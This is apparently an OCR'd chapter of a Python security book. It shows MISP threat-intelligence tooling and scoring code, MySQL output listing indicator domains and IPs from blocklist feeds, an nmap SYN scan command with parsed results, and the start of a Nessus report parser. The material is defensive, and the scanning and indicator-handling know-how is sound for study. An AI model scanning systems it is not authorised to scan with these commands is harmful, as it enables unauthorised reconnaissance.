admin@admin.test
2019-01-05
Undefined
Completed
Feodo IP Blocklist feed
Organisation
1331
osint:source-type="block-or-filter-list"
15000
admin@admin.test
2019-01-05
Undefined
Completed
ci-badguys.txt feed
Organisation
DU
DU
1341
63103
admin@admin.test
2019-01-06
Undefined
Completed
hosts-file.net - hphost - malwarebytes - EMD classification ONLY feed
Organisation


127.0.0.1/events/view/1337
Add Attachment
Populate from...
Merge attributes from...
Publish Event
Publish (no email)
Contact Reporter
Download as...
List Events
Add Event
Email
admin@admin.test
Tags
osint:source-type="block-or-filter-list"
Date
2019-01-05
Threat Level
Undefined
Analysis
Completed
Distribution
Your organisation only
Info
slpquery feed
Published
No
#Attributes
488
Sightings
0 (0) - restricted to own organisation only.
Activity
Pivots
Galaxy
Attributes
Discussion
1337: slpque...
Galaxies
Add new cluster
« previous
next »
view all
Filters:
All (488)
File
Network
Financial
Proposal
Correlation
Warnings
Include deleted attributes
Show context fields
Date
Org
Category
Type
Value
Tags
Comment
Correlate
Related Events
Feed hits
IDS
Distribution
Sightings
Activity
Actions
2019-01-05
Network activity
ip-dst
185.142.236.34
1331 1332 1333
Yes
Organisation
(0/0/0)
2019-01-05
Network activity
ip-dst
190.104.47.35
Yes
Organisation

```python
#!/usr/bin/env python
# -*- coding: utf-8 -*-

from pymisp import PyMISP
from keys import misp_url, misp_key, misp_verifycert
import argparse
import os
import json

proxies = None
def init(url, key):
    return PyMISP(url, key, misp_verifycert, 'json', proxies=proxies)

def get_event(m, event, out=None):
    result = m.get_event(event)
    if out is None:
        print(json.dumps(result) + '\n')
    else:
        with open(out, 'w') as f:
            f.write(json.dumps(result) + '\n')

if __name__ == '__main__':
    parser = argparse.ArgumentParser(description='Get an event from a MISP instance.')
    parser.add_argument("-e", "--event", required=True, help="Event ID to get.")
    parser.add_argument("-o", "--output", help="Output file")
    args = parser.parse_args()

    if args.output is not None and os.path.exists(args.output):
        print('Output file already exists, abord.')
        exit(0)
    misp = init(misp_url, misp_key)
    get_event(misp, args.event, args.output)
```

```
[root@meysocctidev01 examples]# python3.6 get.py -e 1512
{"Event": {"id": "1512", "orgc_id": "1", "org_id": "1", "date": "2017-09-18", "threat_level_id": "1", "info": "furqan_event", "published": f
alse, "uuid": "59bfaf6d-3340-4c82-bc76-088372452683", "attribute_count": "2", "analysis": "1", "timestamp": "1508771790", "distribution": "1
", "proposal_email_lock": false, "locked": false, "publish_timestamp": "1505829657", "sharing_group_id": "0", "disable_correlation": false,
"event_creator_email": "tes123@gmail.com", "Org": {"id": "1", "name": "  I", "uuid": "599192f6-5ab8-43f2-8ce5-43d972452683"}, "Orgc": {"id":
"1", "name": "  I", "uuid": "599192f6-5ab8-43f2-8ce5-43d972452683"}, "Attribute": [{"id": "172496", "type": "attachment", "category": "Artifa
cts dropped", "to_ids": true, "uuid": "59c0e623-997c-4f00-83fb-7d5772452683", "event_id": "1512", "distribution": "5", "timestamp": "1508771
687", "comment": "", "sharing_group_id": "0", "deleted": false, "disable_correlation": false, "value": "sample.txt 121", "data": "", "ShadoW
Attribute": [], "Tag": [{"id": "16", "name": "circl:incident-classification:phishing=", "colour": "#3F63AD", "exportable": true, "hide_tag":
false}]}, {"id": "172497", "type": "attachment", "category": "Payload delivery", "to_ids": true, "uuid": "59c0e68f-b7f8-4118-b219-0884724526
83", "event_id": "1512", "distribution": "5", "timestamp": "1508771790", "comment": "testing 12345", "sharing_group_id": "0", "deleted": fal
se, "disable_correlation": false, "value": "10.20.20.10", "data": "", "ShadowAttribute": []}], "ShadowAttribute": [], "RelatedEvent": [{"Eve
nt": {"id": "3601", "date": "2017-10-02", "threat_level_id": "2", "info": "STIX Import", "published": false, "uuid": "59d22554-4920-4b33-87b
e-17b872452683", "analysis": "0", "timestamp": "1508786096", "distribution": "3", "org_id": "1", "orgc_id": "1", "Org": {"id": "1", "name":
"  I", "uuid": "599192f6-5ab8-43f2-8ce5-43d972452683"}, "Orgc": {"id": "1", "name": "  I", "uuid": "599192f6-5ab8-43f2-8ce5-43d972452683"}}},
{"Event": {"id": "1516", "date": "2017-09-19", "threat_level_id": "4", "info": "dummy event", "published": false, "uuid": "59c11be0-8dc4-47c
d-8544-088472452683", "analysis": "0", "timestamp": "1506233631", "distribution": "0", "org_id": "1", "orgc_id": "1", "Org": {"id": "1", "na
me": "  I", "uuid": "599192f6-5ab8-43f2-8ce5-43d972452683"}, "Orgc": {"id": "1", "name": "  I", "uuid": "599192f6-5ab8-43f2-8ce5-43d972452683"
}}], "Galaxy": [], "Tag": [{"id": "22", "name": "circl:incident-classification=malware", "colour": "#9595A3", "exportable": true, "hide_tag
": false}]}}
```

```
{

"Tags":
        {
                "weightage":15,
                "partitions":
                                [
                                {"ll":5,"ul":10000000000,"weight":100,"type":"range"},
                                {"type":"fixed","size":4,"weight":90},
                                {"type":"fixed","size":3,"weight":75},
                                {"type":"fixed","size":2,"weight":55},
                                {"type":"fixed","size":1,"weight":25}
                                ]
        },
"Date":
        {
                "weightage":30,
                "partitions":
                                [
                                {"ll":0,"ul":30,"weight":100,"type":"range"},
                                {"ll":31,"ul":60,"weight":100,"type":"range"},
                                {"ll":61,"ul":90,"weight":100,"type":"range"},
                                {"ll":91,"ul":100,"weight":90,"type":"range"},
                                {"ll":101,"ul":120,"weight":80,"type":"range"},
                                {"ll":121,"ul":150,"weight":65,"type":"range"},
                                {"ll":151,"ul":180,"weight":55,"type":"range"},
                                {"ll":181,"ul":210,"weight":45,"type":"range"},
                                {"ll":211,"ul":240,"weight":35,"type":"range"},
                                {"ll":241,"ul":270,"weight":25,"type":"range"},
                                {"ll":271,"ul":300,"weight":15,"type":"range"},
                                {"ll":301,"ul":330,"weight":10,"type":"range"},
                                {"ll":331,"ul":365,"weight":5,"type":"range"},
                                {"ll":365,"ul":1000000000000,"weight":0,"type":"range"}
                                ]
        },
```

```
"Corelation":
        {
                "weightage":54,
                "partitions":
                                [
                                {"ll":35,"ul":10000000,"weight":100,"type":"range"},
                                {"ll":30,"ul":34,"weight":90,"type":"range"},
                                {"ll":26,"ul":29,"weight":80,"type":"range"},
                                {"ll":23,"ul":25,"weight":70,"type":"range"},
                                {"ll":20,"ul":22,"weight":60,"type":"range"},
                                {"ll":17,"ul":19,"weight":50,"type":"range"},
                                {"ll":14,"ul":16,"weight":40,"type":"range"},
                                {"ll":10,"ul":13,"weight":30,"type":"range"},
                                {"ll":6,"ul":9,"weight":20,"type":"range"},
                                {"ll":2,"ul":5,"weight":10,"type":"range"}
                                ]
        },
"Comment":
        {
                "weightage":1,
                "partitions":
                                [

                                {"type":"fixed","size":1,"weight":100},
                                {"type":"fixed","size":0,"weight":0}


                                ]
        }
}
```

```python
import json
import os
from keys import misp_url, misp_key
import logging
from DB_Layer.Misp_access import MispDB
import multiprocessing
from multiprocessing import Process
import math
import datetime
import time

class ThreatScore():

                def __init__(self):
                        logger = logging.getLogger('Custom_log')
                        logger.setLevel(logging.DEBUG)
                        fh = logging.FileHandler('TS.log')
                        fh.setLevel(logging.DEBUG)
                        ch = logging.StreamHandler()
                        ch.setLevel(logging.ERROR)
                        formatter = logging.Formatter('%(asctime)s - %(name)s - %(levelname)s - %(message)s')
                        fh.setFormatter(formatter)
                        ch.setFormatter(formatter)
                        # add the handlers to the logger
                        logger.addHandler(fh)
                        logger.addHandler(ch)
                        self.log = logger
```

```
29                def UpdateThreatScore(self,mode="parllel",task_id=0):
30                        try:
31                                ret_resp={}
32                                cpu_count_to_use=1
33                                cpu_count=multiprocessing.cpu_count()
34                                if cpu_count > 1:
35                                        cpu_count_to_use=math.ceil(cpu_count/1)
36                                self.log.debug("CPU cores to use : " +str(cpu_count_to_use))
37                                att_stat=MispDB().getAttributeCount()
38                                att_count=0
39                                feed_count=0
40                                if att_stat["status"]=="success":
41                                        att_count=int(att_stat["value"])
42                                        en_st=MispDB().getEnabledFeeds()
43                                        if en_st["status"]=="success":
44                                                feed_count=int(en_st["value"]["enabled"])
45                                if att_count:
46                                        while (1):
47                                                if (int(att_count) % cpu_count_to_use) == 0:
48                                                        break
49                                                else:
50                                                        att_count=att_count+1
51                                        chunk_size=att_count/cpu_count_to_use
52                                        chunk_index=0
53                                        limit_offset=[]
54                                        while(chunk_index <= att_count):
55                                                limit_offset.append({"offset":int(chunk_index),"limit":int(chunk_size)})
56                                                chunk_index=int(chunk_index+chunk_size)
57
58                                        process_list=[]
59                                        MispDB().updateTask(task_id=task_id,status="processing",message="Processes to be
  Spawned",update_process=False)
60                                        self.log.debug("Processes to be Spawned : " +str(cpu_count_to_use))
61                                        for i in range(0,len(limit_offset)):
62                                                pr=Process(target=self.StartProcessing,args=(limit_offset[i]["offset"],limit_offset[i]
  ["limit"],str(i),task_id,False,feed_count))
63                                                process_list.append(pr)
```

```
64                                                pr.start()
65                                        for process in process_list:
66                                                process.join()
67                                        status_codes=MispDB().getTaskStatusCodes(task_id)
68                                        ret_resp["status"]="success"
69                                        ret_resp["value"]="Threat Scoring Finished Successfully"
70                                        if status_codes["status"]=="success":
71                                                self.log.debug("Obtained Process messaged : " +str(status_codes))
72                                                return_now=False
73                                                for code in status_codes["value"]:
74                                                        if isinstance(code,str):
75                                                                code=json.loads(code)
76                                                        if code["status"]=="failure":
77                                                                ret_resp["status"]="failure"
78                                                                ret_resp["value"]="Threat Scoring Finished with error for Process id :"+code
  ["id"]+" . Message : " +code["message"]
79                                                                return_now=True
80                                                                break
81                                                return ret_resp
82                                        else:
83
84                                                ret_resp["status"]="failure"
85                                                ret_resp["value"]="Process succeded but the final update failed as no value was returned in
  att_count" + status_codes["value"]
86
87                                else:
88                                        ret_resp["status"]="failure"
89                                        ret_resp["value"]="Threat Scoring Execution failed - No value in attribute count"
90                                        return ret_resp
91                                return ret_resp
92                        except Exception as ex:
93                                print("Exception : " +str(ex))
94                                ret_resp["status"]="failure"
95                                ret_resp["value"]="1 Threat Scoring Execution failed - " +str(ex)
96                                self.log.error("Ended at time : " +str(datetime.datetime.now()))
97                                return ret_resp
```

```
174                 def StartProcessing(self,offset,limit,process_id,task_id,external_scoring=False,feed_count=0):
175                         try:
176                                 root=os.path.dirname(os.path.realpath(__file__))
177                                 weightage_settings={}
178                                 with open(os.path.join(root,"weightage.json")) as in_file:
179                                         weightage_settings=json.loads(in_file.read())
180                                 att_list_status=MispDB().getAttributesToScore(offset,limit)
181                                 failure=False
182                                 att_id_failed=0
183                                 if att_list_status["status"]=="success":
184                                         att_list=att_list_status["value"]
185                                         if external_scoring==False:
186                                                 self.log.debug("Started : Limit : "+str(limit) + " Offset : " +str(offset))
187                                                 resp=self.Scoring(att_list,weightage_settings,external_scoring=False,feed_count=feed_count)
188                                         else:
189                                                 resp=self.Scoring(att_list,weightage_settings,external_scoring=True,feed_count=feed_count)
190
191                                         if resp["status"]=="success":
192                                                 MispDB().updateProcessMessage(process_id,task_id,"success","Process succeded for chunk :
    "+str(offset)+" -- "+str(limit))
193                                                 self.log.debug("Process succeded for chunk : "+str(offset)+" -- "+str(limit))
194
195                                         else:
196                                                         MispDB().updateProcessMessage(process_id,task_id,"failure","0 Process failed to
    Update details for chunk : "+str(offset)+" -- "+str(limit) +" - 0 Failure Message : " +str(resp["value"]))
197                                                         self.log.debug("Process Failed for chunk : "+str(offset)+" -- "+str(limit))
198
199                                 else:
200                                                 att_stat=MispDB().getAttributeCount()
201                                                 att_count=0
202                                                 if att_stat["status"]=="success":
203                                                         att_count=int(att_stat["value"])
204                                                 if offset < att_count:
205                                                                 MispDB().updateProcessMessage(process_id,task_id,"failure","1 Process
    failed to pull up chunk : "+str(offset)+" --"+str(limit)+" - 1 Failure Message : " +str(att_list_status["value"]))
206                                                 else:
207                                                                 MispDB().updateProcessMessage(process_id,task_id,"success","Process found empty
    chunk : "+str(offset)+" -- "+str(limit))
```

```
208                         except Exception as ex:
209                                 MispDB().updateProcessMessage(process_id,task_id,"failure","2 Process failed for chunk : "+str(offset)+"
    --"+str(limit)+" - 2 Failure Message : " +str(ex))
210
```

```
124                 def Scoring(self,att_list,weightage_settings,external_scoring=False,feed_count=0):
125                         try:
126                                 ret_resp={}
127                                 failure=False
128                                 att_id_failed=[]
129                                 for att in att_list:
130                                                 att_date_score=self.DateScore(att["i_date"],weightage_settings["Date"])
131                                                 att_tags_score=self.TagScore(att["i_tags"],weightage_settings["Tags"])
132                                                 att_corelation_score=self.CorelationScore(att["i_corelation"],weightage_settings
    ["Corelation"],feed_count=feed_count)
133                                                 att_comment_score=self.CommentScore(att["i_comment"],weightage_settings["Comment"])
134                                                 internal_score=att_date_score + att_tags_score + att_corelation_score + att_comment_score
135
136                                                 internal_score=internal_score/10 #Scale down to number
137                                                 internal_score=internal_score
138                                                 if external_scoring ==False:
139                                                         resp=MispDB().updateAttributeScore(id=att["id"],i_date_score=att_date_score,
140                                                                 i_tags_score=att_tags_score,i_corelation_score=att_corelation_score,
141                                                                 i_comment_score=att_comment_score,total_internal_score=internal_score,
142                                                                 cumulative_score=internal_score,value=att["value"])
143                                                 else:
144                                                         resp=self.ExternalScoring(att,weightage_settings,att_date_score,
145                                                 att_tags_score,att_corelation_score,att_comment_score,internal_score,feed_count=feed_count)
146                                                 if resp["status"]=="failure":
147                                                         failure=True
148                                                         att_id_failed.append(att["id"])
149                                 if failure==True:
150                                                 ret_resp["status"]="success"
151                                                 ret_resp["value"]="Cant update for  attributes : "+ str(att_id_failed)
152                                 else:
153                                                 ret_resp["status"]="success"
154                                                 ret_resp["value"]="Process Executed Successfully"
155                                 return ret_resp
156                         except Exception as ex:
157                                 self.log.debug("Exception : "+str(ex))
158                                 ret_resp={}
159                                 ret_resp["status"]="failure"
160                                 ret_resp["value"]=str(ex)
```

```
235                 def DateScore(self,date,weightage_settings):
236                         try:
237                                 ioc_time=time.strftime('%Y-%m-%d', time.localtime(float(date)+14400))
238                                 time_format = '%Y-%m-%d'
239                                 time_delta=datetime.datetime.now() - datetime.datetime.strptime(ioc_time, time_format)
240                                 days=time_delta.days
241                                 if days < 0:
242                                         days=1   #It means its very recent
243                                 score=self.ComputeScore(int(days),weightage_settings,'Date')
244                                 return score
245                         except Exception as ex:
246                                 self.log.error("Exception in computing Date Score : "+str(ex))
247                                 return 0
248                 def TagScore(self,tags,weightage_settings):
249                         try:
250                                 score=self.ComputeScore(int(tags),weightage_settings,'Tags')
251                                 return score
252                         except Exception as ex:
253                                 self.log.error("Exception in computing Tag Score : "+str(ex))
254                                 return 0
255                 def CorelationScore(self,corelations,weightage_settings,feed_count):
256                         try:
257                                 weightage=int(weightage_settings["weightage"])
258                                 partitions=weightage_settings["partitions"]
259                                 c_p=(int(corelations)/int(feed_count))*100
260                                 assig_wt=0
261                                 for partition in partitions:
262                                                 ll=int(partition["ll"])
263                                                 ul=int(partition["ul"])
264                                                 weight=int(partition["weight"])
265                                                 if c_p >= ll and c_p <= ul:
266                                                         assig_wt=weight
267                                                         break
268                                 score=weightage * (assig_wt /100)
269                                 return score
270                         except Exception as ex:
271                                 self.log.error("Exception in computing Correlation Score : "+str(ex))
272                                 return 0
```

```
205                 def ComputeScore(self,weighted_parameter,weightage_settings,p_type="NAN"):
206                         try:
207                                 weightage=int(weightage_settings["weightage"])
208                                 partitions=weightage_settings["partitions"]
209                                 assig_wt=0
210                                 for partition in partitions:
211                                         if partition["type"]=="range":
212                                                 ll=int(partition["ll"])
213                                                 ul=int(partition["ul"])
214                                                 weight=int(partition["weight"])
215                                                 if weighted_parameter >= ll and weighted_parameter <= ul:
216                                                         assig_wt=weight
217                                                         break
218
219                                         elif partition["type"]=="fixed":
220                                                 size=int(partition["size"])
221                                                 weight=int(partition["weight"])
222                                                 if weighted_parameter ==size:
223                                                         assig_wt=weight
224                                                         break
225                                 score=weightage * (assig_wt /100)
226                                 return score
227
228                         except Exception as ex:
229                                 self.log.error("Exception while computing score for parameter type : "+str(p_type)+" - "+str(ex))
230                                 return 0
```

```
*Untitled Document 1 | *Untitled Document 2 | weightage.json | keys.py | TS.py | ThreatScoreMaster.py | *TS.log
1 2019-01-11 18:46:47,332 - Custom_log - DEBUG - CPU cores to use : 4
2 2019-01-11 18:46:55,553 - Custom_log - DEBUG - Processes to be Spawned : 4
3 2019-01-11 18:48:03,945 - Custom_log - DEBUG - Started : Limit : 1065228 Offset : 0
4 2019-01-11 18:48:41,338 - Custom_log - DEBUG - Started : Limit : 1065228 Offset : 1065228
5 2019-01-11 18:48:53,693 - Custom_log - DEBUG - Started : Limit : 1065228 Offset : 2130456
6 2019-01-11 18:49:02,283 - Custom_log - DEBUG - Started : Limit : 1065228 Offset : 3195684
7 2019-01-11 20:38:28,367 - Custom_log - DEBUG - Process succeded for chunk : 0 -- 1065228
8 2019-01-11 20:38:46,296 - Custom_log - DEBUG - Process succeded for chunk : 1065228 -- 1065228
9 2019-01-11 20:40:13,012 - Custom_log - DEBUG - Process succeded for chunk : 3195684 -- 1065228
10 2019-01-11 20:40:16,026 - Custom_log - DEBUG - Process succeded for chunk : 2130456 -- 1065228
```

```
mysql> show processlist;
+--------+---------+--------------------+------------+---------+------+-------------+---------------------------------
-----------------------+
| Id     | User    | Host               | db         | Command | Time | State       | Info
                       |
+--------+---------+--------------------+------------+---------+------+-------------+---------------------------------
-----------------------+
|    121 | root    | localhost          | cti_api_db | Query   |    0 | starting    | show processlist
                       |
|    416 | smcuser | 172.16.254.10:50696 | misp       | Sleep   |    0 |             | NULL
                       |
|    417 | smcuser | 172.16.254.10:50695 | misp       | Sleep   |    4 |             | NULL
                       |
|    418 | smcuser | 172.16.254.10:50697 | misp       | Execute |    8 | Sending data | select id,V,score,Type,CTI_Feed from
op_Domains where id > ? |
| 396300 | misp    | localhost          | misp       | Query   |    0 | starting    | commit
                       |
| 396301 | misp    | localhost          | misp       | Query   |    0 | starting    | commit
                       |
| 396302 | misp    | localhost          | misp       | Query   |    0 | starting    | commit
                       |
| 396303 | misp    | localhost          | misp       | Query   |    0 | starting    | commit
                       |
+--------+---------+--------------------+------------+---------+------+-------------+---------------------------------
-----------------------+
8 rows in set (0.01 sec)
```

```
mysql> use misp;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> desc threat_scoring;
+---------------------------+---------+------+-----+---------+----------------+
| Field                     | Type    | Null | Key | Default | Extra          |
+---------------------------+---------+------+-----+---------+----------------+
| id                        | int(11) | NO   | PRI | NULL    | auto_increment |
| attribute_id              | int(11) | YES  | UNI | NULL    |                |
| i_tag_score               | float   | YES  |     | 0       |                |
| i_date_score              | float   | YES  |     | 0       |                |
| i_corelation_score        | float   | YES  |     | 0       |                |
| i_comment_score           | float   | YES  |     | 0       |                |
| total_internal_score      | float   | YES  |     | 0       |                |
| e_tag_score               | float   | YES  |     | 0       |                |
| e_date_score              | float   | YES  |     | 0       |                |
| e_corelation_score        | float   | YES  |     | 0       |                |
| e_th_score                | float   | YES  |     | 0       |                |
| e_passive_dns_score       | float   | YES  |     | 0       |                |
| e_who_is_score            | float   | YES  |     | 0       |                |
| e_country_score           | float   | YES  |     | 0       |                |
| total_external_score      | float   | YES  |     | 0       |                |
| comulative_score          | float   | YES  |     | 0       |                |
| updated_comulative_score  | float   | YES  |     | NULL    |                |
| value                     | text    | YES  |     | NULL    |                |
+---------------------------+---------+------+-----+---------+----------------+
18 rows in set (0.00 sec)
```

```
mysql> select t.id ,t.attribute_id,t.total_internal_score,a.value1 from threat_scoring t, attributes a where t.attribute_id = a.id  order by
 t.total_internal_score desc limit 30;
+----------+--------------+----------------------+---------------------------+
| id       | attribute_id | total_internal_score | value1                    |
+----------+--------------+----------------------+---------------------------+
| 12233230 |      3843844 |                  7.3 | CryptoWall                |
| 12233237 |      3843851 |                  7.3 | www.chemes.eu             |
| 12233238 |      3843852 |                  7.3 | chong.joelle.free.fr      |
| 12233240 |      3843854 |                  7.3 | audetlaw.com              |
| 12233244 |      3843858 |                  7.3 | businessaviators.com      |
| 12233248 |      3843862 |                  7.3 | estudiobarco.com.ar       |
| 12233250 |      3843864 |                  7.3 | bolizarsospos.com         |
| 12233289 |      3843903 |                  7.3 | oregonreversemortgage.com |
| 12233291 |      3843905 |                  7.3 | jambola.com               |
| 12233292 |      3843906 |                  7.3 | gibdd.ws                  |
| 12233294 |      3843908 |                  7.3 | anoukdelecluse.nl         |
| 12233296 |      3843910 |                  7.3 | marciogerhardtsouza.com.br |
| 12233298 |      3843912 |                  7.3 | www.decorandoimoveis.com  |
| 12233300 |      3843914 |                  7.3 | openroadsolutions.com     |
| 12233302 |      3843916 |                  7.3 | tusrecetas.net            |
| 12233304 |      3843918 |                  7.3 | trion.com.ph              |
| 12233311 |      3843925 |                  7.3 | americancorner.udp.cl     |
| 12233313 |      3843927 |                  7.3 | challengestrata.com.au    |
| 12233315 |      3843929 |                  7.3 | dichiro.com               |
| 12233316 |      3843930 |                  7.3 | beyondthedog.net          |
| 12233320 |      3843934 |                  7.3 | maternalserenity.co.uk    |
| 12233322 |      3843936 |                  7.3 | www.vishvagujarat.com     |
| 12233324 |      3843938 |                  7.3 | igatha.com                |
| 12233327 |      3843941 |                  7.3 | cursos.feyda.net          |
| 12233330 |      3843944 |                  7.3 | best-service.jp           |
| 12233331 |      3843945 |                  7.3 | viralcrazies.com          |
| 12233334 |      3843948 |                  7.3 | eatside.es                |
| 12233336 |      3843950 |                  7.3 | double-wing.de            |
| 12233338 |      3843952 |                  7.3 | domaine-cassillac.com     |
| 12233339 |      3843953 |                  7.3 | recaswine.ro              |
```

11079853	3450801	7.15	80.88.242.46
11079859	3450803	7.15	154.66.246.186
11079863	3450804	7.15	62.12.114.131
11079869	3450805	7.15	115.68.228.51
11079871	3450806	7.15	115.68.181.222
11079875	3450807	7.15	115.146.127.81
11079880	3450808	7.15	95.158.179.16
11079887	3450810	7.15	109.173.40.60
11079892	3450811	7.15	5.188.10.179
11079895	3450812	7.15	5.188.10.176
11079909	3450815	7.15	118.89.178.26
11079911	3450816	7.15	14.182.132.252
11079931	3450821	7.15	37.218.242.71
11079939	3450823	7.15	46.148.18.163
11079957	3450827	7.15	177.44.185.2
11079963	3450829	7.15	183.203.220.234
11079969	3450830	7.15	45.122.221.50
11079985	3450834	7.15	185.222.209.151
11079989	3450835	7.15	5.101.40.10
11080003	3450839	7.15	185.222.209.108
11080013	3450841	7.15	103.69.10.64
11080031	3450846	7.15	103.36.84.100
11080036	3450847	7.15	43.251.87.130
11080045	3450849	7.15	103.99.2.156
11080048	3450850	7.15	103.99.2.147
11080052	3450851	7.15	103.210.135.136
11080064	3450854	7.15	185.100.65.127
11080192	3450886	7.15	120.40.130.70
11080200	3450888	7.15	91.200.12.106
11080208	3450890	7.15	46.161.9.25
11080216	3450892	7.15	91.200.12.7

500 rows in set (4.65 sec)

Chapter 15: Other Wonders of Python

```python
from libnmap.parser import NmapParser
import sys

class nmap_parser:
        def __init__(self,report_file):
                self.report_file=report_file

        def parse(self):
                report=NmapParser.parse_fromfile(self.report_file)
                bulk_list=""
                hosts=report.hosts
                for host in hosts:
                        if host.is_up():

                                portso=host.get_open_ports()
                                if portso:
                                        print("Up Host with service : " +str(host.address))
                                for port_service in portso:

                                        service =host.get_service(port_service[0],port_service[1])
                                        print("\t Address : "+ str(host.address))
                                        print("\t Open Port : "+ str(port_service[0]))
                                        print("\t Service : "+ str(service.service))
                                        print("\t State : "+ str(service.state))
                                        print("\t Version /Banner: "+ str(service.banner))
                                        print("\n")

                        else:
                                print("Down Host : " +str(host.address))
obj=nmap_parser(sys.argv[1])
obj.parse()
```

```
<?xml version="1.0"?>
<!DOCTYPE nmaprun>
<?xml-stylesheet href="file:///usr/bin/../share/nmap/nmap.xsl" type="text/xsl"?>
<!-- Nmap 6.47 scan initiated Wed Sep  7 08:52:44 2016 as: nmap -Pn -sS -sV -vv -&#45;max-retries 3 -&#45;max-rtt-timeout 1000ms -&#45;top-ports 1000 -oA tcp1 10.228.24.1-64 -->
<nmaprun scanner="nmap" args="nmap -Pn -sS -sV -vv -&#45;max-retries 3 -&#45;max-rtt-timeout 1000ms -&#45;top-ports 1000 -oA tcp1 10.228.24.1-64" start="1473234764" startstr="Wed Sep  7 08:52:44 2016" version="6.47" xmloutputversion="1.04">
<scaninfo type="syn" protocol="tcp" numservices="1000" services="1,3-4,6-7,9,13,17,19-26,30,32-33,37,42-43,49,53,70,79-85,88-90,99-100,106,109-111,113,119,125,135,139,143-144,146,161,163,179,199,2
>
<verbose level="2"/>
<debugging level="0"/>
<taskbegin task="Parallel DNS resolution of 64 hosts." time="1473234764"/>
<taskend task="Parallel DNS resolution of 64 hosts." time="1473234764"/>
<taskbegin task="SYN Stealth Scan" time="1473234764"/>
<taskprogress task="SYN Stealth Scan" time="1473234795" percent="1.88" remaining="1621" etc="1473236415"/>
<taskprogress task="SYN Stealth Scan" time="1473234825" percent="3.08" remaining="1920" etc="1473236744"/>
<taskprogress task="SYN Stealth Scan" time="1473234855" percent="4.26" remaining="2043" etc="1473236898"/>
<taskprogress task="SYN Stealth Scan" time="1473234978" percent="10.02" remaining="1922" etc="1473236900"/>
<taskprogress task="SYN Stealth Scan" time="1473235008" percent="15.78" remaining="1303" etc="1473236310"/>
<taskprogress task="SYN Stealth Scan" time="1473235038" percent="26.05" remaining="778" etc="1473235816"/>
<taskprogress task="SYN Stealth Scan" time="1473235068" percent="34.26" remaining="584" etc="1473235651"/>
<taskprogress task="SYN Stealth Scan" time="1473235098" percent="45.59" remaining="399" etc="1473235497"/>
<taskprogress task="SYN Stealth Scan" time="1473235128" percent="57.63" remaining="268" etc="1473235396"/>
<taskprogress task="SYN Stealth Scan" time="1473235158" percent="66.55" remaining="199" etc="1473235356"/>
<taskprogress task="SYN Stealth Scan" time="1473235188" percent="75.81" remaining="136" etc="1473235323"/>
<taskprogress task="SYN Stealth Scan" time="1473235218" percent="85.18" remaining="79" etc="1473235297"/>
<taskprogress task="SYN Stealth Scan" time="1473235248" percent="93.12" remaining="36" etc="1473235284"/>
<taskend task="SYN Stealth Scan" time="1473235291" extrainfo="64000 total ports"/>
<taskbegin task="Service scan" time="1473235291"/>
<taskend task="Service scan" time="1473235304" extrainfo="6 services on 64 hosts"/>
<taskbegin task="NSE" time="1473235304"/>
<taskend task="NSE" time="1473235304"/>
<host starttime="1473234764" endtime="1473235304"><status state="up" reason="user-set" reason_ttl="0"/>
<address addr="10.228.24.1" addrtype="ipv4"/>
<hostnames>
</hostnames>
<ports><extraports state="closed" count="998">
```

```
khan@khanUbantu:~/Packet-scripts/chapter_15$ python3.5 nmap_parser.py nmap.xml
Up Host with service : 10.228.24.1
        Address : 10.228.24.1
        Open Port : 22
        Service : ssh
        State : open
        Version /Banner: extrainfo: protocol 2.0


        Address : 10.228.24.1
        Open Port : 161
        Service : snmp
        State : open
        Version /Banner:


Up Host with service : 10.228.24.2
        Address : 10.228.24.2
        Open Port : 22
        Service : ssh
        State : open
        Version /Banner: extrainfo: protocol 2.0


        Address : 10.228.24.2
        Open Port : 161
        Service : snmp
        State : open
        Version /Banner:


Up Host with service : 10.228.24.3
        Address : 10.228.24.3
        Open Port : 22
        Service : ssh
        State : open
        Version /Banner: extrainfo: protocol 2.0


        Address : 10.228.24.3
        Open Port : 161
        Service : snmp
        State : open
```


```
from libnessus.parser import NessusParser
import sys
class Nessus_Parser:
        def __init__(self,file_name):
                self.n_file=file_name

        def demo_print(self,nessus_obj_list):
                docu = {}
                OKGREEN = '\033[92m'
                OKBLUE = '\033[94m'
                OKRED = '\033[93m'
                for i in nessus_obj_list.hosts:
                                print(OKRED +"Host : "+i.ip+"   Host Name : "+i.name +" OS : "+i.get_host_property('operating-system'))
                                for v in i.get_report_items:
                                        print("\t"+OKGREEN+str("Plugin id :"+OKBLUE+str(v.plugin_id)))
                                        print("\t"+OKGREEN+str("Plugin name : "+OKBLUE+str(v.plugin_name)))
                                        print("\t"+OKGREEN+"Sevirity : "+OKBLUE+str(v.severity))
                                        print("\t"+OKGREEN+str("Service name :"+OKBLUE+str(v.service)))
                                        print("\t"+OKGREEN+str("Protocol :"+OKBLUE+str(v.protocol)))
                                        print("\t"+OKGREEN+str("Port : "+OKBLUE+str(v.port)))
                                        print("\t"+OKGREEN+"Synopsis :"+OKBLUE+str(v.synopsis))
                                        print("\t"+OKGREEN+"Description : \n\t"+OKBLUE+str(v.description))
                                        print("\t"+OKGREEN+"Risk vectors :"+OKBLUE+str(v.get_vuln_risk))
